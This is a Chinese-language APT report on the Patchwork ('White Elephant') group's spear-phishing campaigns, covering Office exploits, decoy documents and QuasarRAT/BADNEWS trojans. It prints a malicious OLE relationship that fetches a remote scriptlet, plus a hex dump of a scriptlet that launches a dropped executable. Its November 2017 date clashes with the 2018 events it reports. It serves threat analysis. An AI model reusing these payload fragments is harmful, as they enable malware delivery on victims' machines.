“白象”APT 组织近期动态

启明星辰公司——金睛安全研究团队（VenusEye）

2017 年 11 月 23 日

北京启明星辰信息安全技术有限公司

Beijing Venus Information Security Tech., Inc.

目 录

1 事件背景

“白象”又名“Patchwork”，“摩诃草”，疑似来自南亚某国，自 2012 年以来持续针对中国、巴基斯坦等国进行网络攻击，长期窃取目标国家的科研、军事资料。与其他组织不同的是，该组织非常擅长根据不同的攻击目标伪造不同版本的相关军事、政治信息，以进行下一步的攻击渗透。

2017 年下半年以来，我们发现了多起与白象组织相关的最新攻击事件。该组织通过鱼叉式钓鱼邮件，并配合社会工程学手段在邮件中发送带有格式漏洞文档的链接，诱导受害人点击下载并点击，漏洞触发成功后，会下载 Quasar，BADNEWS 等变种远控木马。


2 攻击事件分析

2.1 攻击事件 A


第一次集中攻击事件发生在 2017 年 11 月份左右，我们监控到该组织发起了多次鱼叉邮件攻击。相关案例如下：

1. 使用邮件投放名为 China_Strategic_Chain 的 docx 文档，并在邮件中文档内容进行阐述，引诱用户点击打开。
2. 当用户打开该文档后，显示提示在输入栏输入密码 KEY，再点击左上方的图标即可完成解锁。实际上该输入栏为文本框，且图标为内嵌的 OLE 对象，该对象在点击后便会触发。


3. 通过提取内嵌的 OLE 对象内容，发现其是一个名为 Start_chain_1 的 ppsx 格式的 ppt 文档，点击即可自动播放 ppt。



4. 该 ppsx 文档利用了 CVE-2017-0199 的漏洞，自动播放 ppt 后即可触发，并下载运行一个 sct 脚本。




5. sct 脚本解密后会调用 Powershell 下载并运行 putty.exe 和自动加载 Strategic_Chain.pdf，让用户误以为已经打开相关文档成功。



6. 除上述事件之外，该组织通过邮件还发送一封名为 Entanglement 的 ppsx 的文档，文档同样使用了 CVE-2017-0199 漏洞，利用手法与第一起攻击事件类似。

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
Target='script:http://www.rannd.org/slide.sct' TargetMode="External"/>
```

7. 与其他攻击事件不同的是，用户打开该 ppsx 文档并触发漏洞后，会通过 Powershell 下载一份名为 decoy 的 ppt 并被 Powerpoint 加载起来，下载的 ppt 同样具有敏感性。



2.2 攻击事件 B

第二次集中攻击事件发生在 2018 年 3 月，投放的文档主要利用 CVE-2017-8570 漏洞进行攻击，文档内容也大多和社会政治生活相关。

2018年最新的部队工资调整政策有什么内容呢?今年的部队工资翻倍了吗?有途网小编为大家讲解一下

请输入您的军兵种

[redacted]

今天，小编听到了一个消息：2018年部队涨工资标准定了！以下是涨工资方案，特跟广大战友一起分享：

根据报纸披露，此次军队工资调整主要有以下几个要点：

一、涨多少

中华人民共和国民政部
Ministry of Civil Affairs of the People's Republic of China

民政部公布一批非法社会组织

（公布第四批涉嫌非法社会组织名单）

近日，民政部社会组织管理局接到反映，下列组织未经登记擅自以社会组织名义开展活动，涉嫌为非法社会组织，现将名单予以公布，提醒公众谨防上当受骗。

民政部社会组织管理局3月14日继续公布一批未在民政部门登记的涉嫌非法社会组织名单，涉及“中国公益事业联合会”、“中国医疗行业协会”、“中国养老服务业者联合会”、“全国科学政策研究会”、“世界艺术学会”、“中国当代油画院”等32家涉嫌非法社会组织。

阅读整个列表

1. 中国美丽乡村研究中心
2. 全国美丽乡村商业项目管理办公室

FEBRUARY 2018

China's Arctic Dream

AUTHOR
Heather A. Conley


A Report of the
CSIS EUROPE PROGRAM

上述攻击文档所使用的攻击手法完全相同，都包含 2 个 Package 类型的 OLE 对象和 1 个结构化存储类型的 OLE 对象。


前两个 Package 类型的 OLE 对象利用 Packager.dll 的机制，负责把内部嵌入的文件释放到%TMP%目录下。

```
01 05 00 00  02 00 00 00  08 00 00 00  50 61 63 6b  ............Pack
61 67 65 00  00 00 00 00  00 00 00 00  9b 02 00 00  age.........? ..
02 00 5a 32  34 55 59 33  46 30 49 59  44 55 4c 52  ..Z24UY3F0IYDULR
44 2e 73 63  74 00 43 3a  5c 66 61 6b  65 70 61 74  D.sct.C:\fakepat
68 5c 5a 32  34 55 59 33  46 30 49 59  44 55 4c 52  h\Z24UY3F0IYDULR
44 2e 73 63  74 00 00 00  03 00 20 00  00 00 43 3a  D.sct..... ...C:
5c 66 61 6b  65 70 61 74  68 5c 5a 32  34 55 59 33  \fakepath\Z24UY3
46 30 49 59  44 55 4c 52  44 2e 73 63  74 00 8b 01  F0IYDULRD.sct.?
00 00 3c 3f  58 4d 4c 20  76 65 72 73  69 6f 6e 3d  ..<?XML version=
22 31 2e 30  22 3f 3e 0d  0a 3c 73 63  72 69 70 74  "1.0"?>..<script
6c 65 74 3e  0d 0a 0d 0a  3c 72 65 67  69 73 74 72  let>....<registr
61 74 69 6f  6e 0d 0a 20  20 20 20 64  65 73 63 72  ation..    descr
69 70 74 69  6f 6e 3d 22  66 6a 7a 6d  70 63 6a 76  iption="fjzmpcjv
71 70 22 0d  0a 20 20 20  20 70 72 6f  67 69 64 3d  qp"..    progid=
22 66 6a 7a  6d 70 63 6a  76 71 70 22  0d 0a 20 20  "fjzmpcjvqp"..
20 20 76 65  72 73 69 6f  6e 3d 22 31  2e 30 30 22    version="1.00"
0d 0a 20 20  20 20 63 6c  61 73 73 69  64 3d 22 7b  ..    classid="{
32 30 34 37  37 34 43 46  2d 44 32 35  31 2d 34 46  204774CF-D251-4F
30 32 2d 38  35 35 42 2d  32 42 45 37  30 35 38 35  02-855B-2BE70585
31 38 34 42  7d 22 0d 0a  20 20 20 20  72 65 6d 6f  184B}"..    remo
74 61 62 6c  65 3d 22 74  72 75 65 22  0d 0a 09 3e  table="true"...>
0d 0a 3c 2f  72 65 67 69  73 74 72 61  74 69 6f 6e  ..</registration
3e 0d 0a 0d  0a 3c 73 63  72 69 70 74  20 6c 61 6e  >....<script lan
67 75 61 67  65 3d 22 4a  53 63 72 69  70 74 22 3e  guage="JScript">
0d 0a 3c 21  5b 43 44 41  54 41 5b 0d  0a 0d 0a 76  ..<![CDATA[....v
61 72 20 72  20 3d 20 6e  65 77 20 41  63 74 69 76  ar r = new Activ
65 58 4f 62  6a 65 63 74  28 22 57 53  63 72 69 70  eXObject("WScrip
74 2e 53 68  65 6c 6c 22  29 2e 52 75  6e 28 22 63  t.Shell").Run("c
6d 64 20 2f  63 20 25 74  6d 70 25 5c  5c 71 72 61  md /c %tmp%\\qra
74 2e 65 78  65 22 2c 30  2c 66 61 6c  73 65 29 3b  t.exe",0,false);
0d 0a 09 65  78 69 74 28  29 3b 0d 0a  09 0d 0a 5d  ...exit();.....]
5d 3e 0d 0a  3c 2f 73 63  72 69 70 74  3e 0d 0a 0d  ]>..</script>...
0a 3c 2f 73  63 72 69 70  74 6c 65 74  3e 1f 00 00  .</scriptlet>...
00 43 00 3a  00 5c 00 66  00 61 00 6b  00 65 00 70  .C.:.\.f.a.k.e.p
00 61 00 74  00 68 00 5c  00 5a 00 32  00 34 00 55  .a.t.h.\.Z.2.4.U
00 59 00 33  00 46 00 30  00 49 00 59  00 44 00 55  .Y.3.F.0.I.Y.D.U
00 4c 00 52  00 44 00 2e  00 73 00 63  00 74 00 13  .L.R.D...s.c.t..
00 00 00 5a  00 32 00 34  00 55 00 59  00 33 00 46  ...Z.2.4.U.Y.3.F
00 30 00 49  00 59 00 44  00 55 00 4c  00 52 00 44  .0.I.Y.D.U.L.R.D
00 2e 00 73  00 63 00 74  00 1f 00 00  00 43 00 3a  ...s.c.t.....C.:
00 5c 00 66  00 61 00 6b  00 65 00 70  00 61 00 74  .\.f.a.k.e.p.a.t
00 68 00 5c  00 5a 00 32  00 34 00 55  00 59 00 33  .h.\.Z.2.4.U.Y.3
00 46 00 30  00 49 00 59  00 44 00 55  00 4c 00 52  .F.0.I.Y.D.U.L.R
```

最后一个 OLE 对象利用 CVE-2017-8570 漏洞，通过 Scriptlet Moniker 从而加载 sct 文件中的内容。




漏洞触发成功后，最终都会释放并启动一个名为 qrat 的程序。



	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
00h:	AD	AE	10	00	02	00	71	72	61	74	2E	65	78	65	00	43	-®....qrat.exe.C
10h:	3A	5C	66	61	6B	65	70	61	74	68	5C	71	72	61	74	2E	:\fakepath\qrat.
20h:	65	78	65	00	00	00	03	00	15	00	00	00	43	3A	5C	66	exe.........C:\f
30h:	61	6B	65	70	61	74	68	5C	71	72	61	74	2E	65	78	65	akepath\qrat.exe
40h:	00	00	AE	10	00	4D	5A	90	00	03	00	00	00	04	00	00	..®..MZ.....
50h:	00	FF	FF	00	00	B8	00	00	00	00	00	00	00	40	00	00	.ÿÿ..¸.......@..
60h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
70h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
80h:	00	80	00	00	00	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	.€.....°..´.Í!¸.
90h:	4C	CD	21	54	68	69	73	20	70	72	6F	67	72	61	6D	20	LÍ!This program
A0h:	63	61	6E	6E	6F	74	20	62	65	20	72	75	6E	20	69	6E	cannot be run in
B0h:	20	44	4F	53	20	6D	6F	64	65	2E	0D	0D	0A	24	00	00	DOS mode....$..
C0h:	00	00	00	00	00	50	45	00	00	4C	01	04	00	F0	09	74	.....PE..L...ð.t
D0h:	5A	00	00	00	00	00	00	00	00	E0	00	0E	01	0B	01	06	Z.....à.....
E0h:	00	00	98	10	00	00	12	00	00	00	00	00	00	8E	B7	10	..˜.....Ž·.
F0h:	00	00	20	00	00	00	C0	10	00	00	00	40	00	00	20	00	.. ...À....@.. .

2.3 攻击事件 C

在几乎同期，白象组织还发起了另外几起攻击事件，这些攻击事件主要利用了 CVE-2015-2545 和 CVE-2017-0261 漏洞文档进行钓鱼邮件攻击。投放的漏洞文件种涉及若干主题，其中包括巴基斯坦陆军最近的军事促进活动，与巴基斯坦原子能委员会有关的信息等。相关漏洞文档触发后会释放新版本的 BADNEWS 系列木马。



GOVERNMENT OF PAKISTAN
MINISTRY OF INTERIOR
NATIONAL DATABASE & REGISTRATION AUTHORITY
Regional Head Office,
New Zarghoon Road Quetta,
Telephone:081-9211854, Fax-081-9211828

NADRA/NRC/Policy-7005-15 11 Dec 2017

REMINDER-III

To: All Zonal Assistant Directors,
All DAUs (NRCs/MRVs)

ID: Technical Section
Card Destruction Cell

Subject: **Disposal of Cards/ Security Papers/ Scanned Forms-Yearly Report**


3 木马分析


在上述几起攻击事件中，下载（释放）的木马主要有 QuasarRAT 和 BADNEWS 两种。

3.1 QuasarRAT 木马


在攻击事件 A 和攻击事件 B 中，下载（释放）的木马为 QuasarRAT。

1. 释放的木马版本信息伪造成微软或 Qiho 360 等。







2. QuasarRAT 木马采用 C#编写，但最新发现的木马外层添加了一段 Loader 代码。Loader 代码的主要功能是反检测反沙箱功能，并在最后加载原始 QuasarRAT 木马。QuasarRAT 木马采用高强度混淆处理。




3. 其主要功能有以下几个部分：




4. 收集系统信息。

